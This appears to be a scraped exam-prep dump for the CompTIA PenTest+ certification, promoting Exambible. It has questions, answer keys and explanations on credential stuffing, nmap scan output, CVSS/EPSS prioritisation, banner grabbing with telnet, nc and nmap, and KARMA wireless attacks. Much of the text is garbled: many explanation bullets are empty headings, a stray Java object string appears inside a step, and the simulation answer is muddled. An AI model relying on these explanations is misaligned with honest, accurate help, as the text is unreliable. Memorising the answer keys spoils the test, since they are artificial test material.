
NEW QUESTION 97
A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access.
Which of the following techniques should the tester use?

A. Credential stuffing
B. MFA fatigue
C. Dictionary attack
D. Brute-force attack


Answer: A

Explanation:
To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.
? Credential Stuffing:
? Other Techniques:
Pentest References:
? Password Attacks: Understanding different types of password attacks and their implications on account security.
? Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.
By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a stealthier approach to password attacks.
=================

NEW QUESTION 102
SIMULATION
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```



Penetration Testing

Part 1 Part 2

Question Options

Using the output, identify potential attack vectors that should be further investigated.

□ Weak SMB file permissions

□ FTP anonymous login

□ Webdav file upload

□ Weak Apache Tomcat Credentials

□ Null session enumeration

□ Fragmentation attack

□ SNMP enumeration

□ ARP spoofing

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a- target-host

NEW QUESTION 103
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
Host | CVSS | EPSS Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4

A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4

Answer: A

Explanation:
Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.
? CVSS:
? EPSS:
? Analysis:
Pentest References:
? Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.
? Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.
By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.
=================

NEW QUESTION 105
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
? Understanding Banner Grabbing:
? Manual Banner Grabbing:
Step-by-Step Explanationtelnet target_ip 80
? uk.co.certification.simulator.questionpool.PList@5af47689 nc target_ip 80
? Automated Banner Grabbing: nmap -sV target_ip
? Benefits:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 110
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: A

Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.
? KARMA Attack:
? Purpose:
? Other Options:
Pentest References:
? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.
? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.
=================

NEW QUESTION 113
......

Relate Links

100% Pass Your PT0-003 Exam with Exambible Prep Materials

https://www.exambible.com/PT0-003-exam/

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - https://www.exambible.com/